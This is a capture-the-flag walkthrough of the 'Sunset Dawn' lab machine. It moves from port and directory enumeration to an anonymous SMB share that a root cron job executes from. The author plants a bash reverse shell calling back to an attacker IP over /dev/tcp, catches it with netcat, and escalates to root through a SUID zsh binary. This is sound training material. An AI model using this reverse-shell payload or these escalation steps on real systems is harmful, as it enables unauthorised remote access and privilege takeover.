
Sunset Dawn Walkthrough
Details
This box was customized by Offensive Security and integrated in the ‘proving grounds’ lab.
In the following you see the solution of the ‘proving grounds’ version.
discovery#
port scan#
$ nmap -Pn -p- 192.168.123.11
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-23 16:02 EST
Nmap scan report for 192.168.123.11
Host is up (0.025s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT     STATE SERVICE
80/tcp   open  http
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3306/tcp open  mysql

Nmap done: 1 IP address (1 host up) scanned in 0.49 seconds

$ nmap -Pn -p80,139,445,3306 -sV 192.168.123.11
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-23 16:04 EST
Nmap scan report for 192.168.123.11
Host is up (0.026s latency).

PORT     STATE SERVICE     VERSION
80/tcp   open  http        Apache httpd 2.4.38 ((Debian))
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3306/tcp open  mysql       MySQL 5.5.5-10.3.15-MariaDB-1
Service Info: Host: DAWN

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.96 seconds
dir busting#
$ gobuster dir -u http://192.168.123.11/ -w /usr/share/wordlists/dirb/common.txt -t 5 -x php,txt,html -b 404,403
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.123.11/
[+] Method:                  GET
[+] Threads:                 5
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   403,404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php,txt,html
[+] Timeout:                 10s
===============================================================
2022/11/23 16:07:10 Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 791]
/index.html           (Status: 200) [Size: 791]
/logs                 (Status: 301) [Size: 315] [--> http://192.168.123.11/logs/]

===============================================================
2022/11/23 16:08:48 Finished
===============================================================
/logslooks juicy. {: .prompt-info }

The file
/logs/management.logis the only one which is accessible. {: .prompt-info }
port 139, 445 (smb)#
checking for available shares#
$ smbclient -L 192.168.123.11
Enter WORKGROUP\void's password:

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        ITDEPT          Disk      PLEASE DO NOT REMOVE THIS SHARE. IN CASE YOU ARE NOT AUTHORIZED TO USE THIS SYSTEM LEAVE IMMEADIATELY.
        IPC$            IPC       IPC Service (Samba 4.9.5-Debian)
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            WIN2K3STDVIC
ITDEPTlooks interesting. {: .prompt-info }
Lets connect and see what is available on the share.
$ smbclient //192.168.123.11/ITDEPT -N                                                                                                                                                                                                1 ⨯
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Fri Aug  2 23:23:20 2019
  ..                                  D        0  Wed Jul 22 13:19:41 2020

                7158264 blocks of size 1024. 3518864 blocks available
The share is empty. {: .prompt-danger }
exploitation#
looking for interesting info in /logs#
request#
GET /logs/management.log HTTP/1.1
Host: 192.168.123.11
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.123.11/logs/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
response#
HTTP/1.1 200 OK
Date: Wed, 23 Nov 2022 21:08:52 GMT
Server: Apache/2.4.38 (Debian)
Last-Modified: Wed, 12 Aug 2020 13:54:37 GMT
ETag: "142f7-5acae87465f57"
Accept-Ranges: bytes
Content-Length: 82679
Connection: close

Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scannning for processes every 100ms and on inotify events ||| Watching directories: [/usr /tmp /etc /home /var /opt] (recursive) | [] (non-recursive)
Draining file system events due to startup...
done
2020/08/12 09:02:06 [31;1mCMD: UID=0    PID=923    | /usr/sbin/smbd --foreground --no-process-group [0m
...
2020/08/12 09:03:02 [31;1mCMD: UID=33   PID=936    | /bin/sh -c /home/dawn/ITDEPT/web-control [0m
2020/08/12 09:03:02 [31;1mCMD: UID=33   PID=940    | /bin/sh -c /home/dawn/ITDEPT/web-control [0m
...
web-controlseems interesting as it seems to get executed with/bin/sh. {: .prompt-info }
exploiting the smb share#
I have to admit it took me a while to realize what the author of the box wanted us to do here. The idea is that the empty smb share (named ITDEPT) is at the internal server location /home/dawn/ITDEPT. So what we do is we create a file named web-control and in this file we try to trigger a simple reverse shell.
This works as web-control seems to get executed regulary with /bin/sh by a cronjob (believing the management.log).
web-control content
$ cat web-control
#/bin/sh

bash -c 'bash -i >& /dev/tcp/192.168.49.123/80 0>&1'
Start listener on the attacker machine
$ nc -lvp 80
listening on [any] 80 ...
Upload web-control to the smb share.
$ smbclient //192.168.123.11/ITDEPT -N
Try "help" to get a list of possible commands.
smb: \> put web-control
putting file web-control as \web-control (0.9 kb/s) (average 0.9 kb/s)
smb: \> ls
  .                                   D        0  Wed Nov 23 16:21:28 2022
  ..                                  D        0  Wed Jul 22 13:19:41 2020
  web-control                         A       63  Wed Nov 23 16:21:28 2022

                7158264 blocks of size 1024. 3516260 blocks available
Catch connection from target
$ nc -lvp 80
listening on [any] 80 ...
192.168.123.11: inverse host lookup failed: Unknown host
connect to [192.168.49.123] from (UNKNOWN) [192.168.123.11] 54158
bash: cannot set terminal process group (1817): Inappropriate ioctl for device
bash: no job control in this shell
www-data@dawn:~$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Shell! {: .prompt-info }
post exploitation#
get first flag#
www-data@dawn:~$ cd /home
cd /home
www-data@dawn:/home$ ls
ls
dawn
ganimedes
www-data@dawn:/home$ cd dawn
cd dawn
www-data@dawn:/home/dawn$ ls
ls
ITDEPT
local.txt
www-data@dawn:/home/dawn$ cat local.txt
cat local.txt
a******************************4
privilege escalation#
Checking for SUID binaries which are owned by root.
www-data@dawn:/home/dawn$ find / -type f -a \( -perm -u+s -o -perm -g+s \) -exec ls -l {} \; 2> /dev/null
find / -type f -a \( -perm -u+s -o -perm -g+s \) -exec ls -l {} \; 2> /dev/null
-rwxr-sr-x 1 root shadow 39616 Feb 14  2019 /usr/sbin/unix_chkpwd
-rwsr-xr-x 1 root root 35600 Jun 17  2018 /usr/sbin/mount.cifs
-rwxr-sr-x 1 root utmp 10232 Feb 18  2016 /usr/lib/x86_64-linux-gnu/utempter/utempter
-rwsr-xr-- 1 root messagebus 51184 Jun  9  2019 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 18888 Jan 15  2019 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 10232 Mar 28  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 436552 Apr  8  2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 63568 Jan 10  2019 /usr/bin/su
-rwsr-xr-x 1 root root 44440 Jul 27  2018 /usr/bin/newgrp
-rwsr-xr-x 1 root root 23288 Jan 15  2019 /usr/bin/pkexec
-rwxr-sr-x 1 root tty 34896 Jan 10  2019 /usr/bin/wall
-rwsr-xr-x 1 root root 63736 Jul 27  2018 /usr/bin/passwd
-rwsr-xr-x 1 root root 157192 Jan 12  2019 /usr/bin/sudo
-rwsr-xr-x 1 root root 51280 Jan 10  2019 /usr/bin/mount
-rwxr-sr-x 1 root mail 18944 Dec  3  2017 /usr/bin/dotlockfile
-rwsr-xr-x 1 root root 861568 Feb  4  2019 /usr/bin/zsh
-rwxr-sr-x 1 root shadow 71816 Jul 27  2018 /usr/bin/chage
-rwsr-xr-x 1 root root 84016 Jul 27  2018 /usr/bin/gpasswd
-rwxr-sr-x 1 root crontab 43568 Jun 23  2019 /usr/bin/crontab
-rwsr-xr-x 1 root root 44528 Jul 27  2018 /usr/bin/chsh
-rwxr-sr-x 1 root shadow 31000 Jul 27  2018 /usr/bin/expiry
-rwsr-xr-x 1 root root 34896 Jan  7  2019 /usr/bin/fusermount
-rwsr-xr-x 1 root root 34888 Jan 10  2019 /usr/bin/umount
-rwsr-xr-x 1 root root 54096 Jul 27  2018 /usr/bin/chfn
-rwxr-sr-x 1 root tty 14736 May  4  2018 /usr/bin/bsd-write
-rwxr-sr-x 1 root ssh 321672 Apr  8  2019 /usr/bin/ssh-agent
Comparing the output with gtfobins shows that
/usr/bin/zshcan be exploited to getrootaccess. {: .prompt-info }
www-data@dawn:/home/dawn$ /usr/bin/zsh
/usr/bin/zsh
dawn# id
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
Yay! It worked! Our extended UID is
root. {: .prompt-info }
get second flag#
dawn# cd /root
cd /root
dawn# ls
ls
flag.txt  proof.txt
dawn# cat proof.txt
cat proof.txt
5******************************0
Pwned! <@:-)
Adapted from Ha-L0/Ha-L0.github.io under MIT.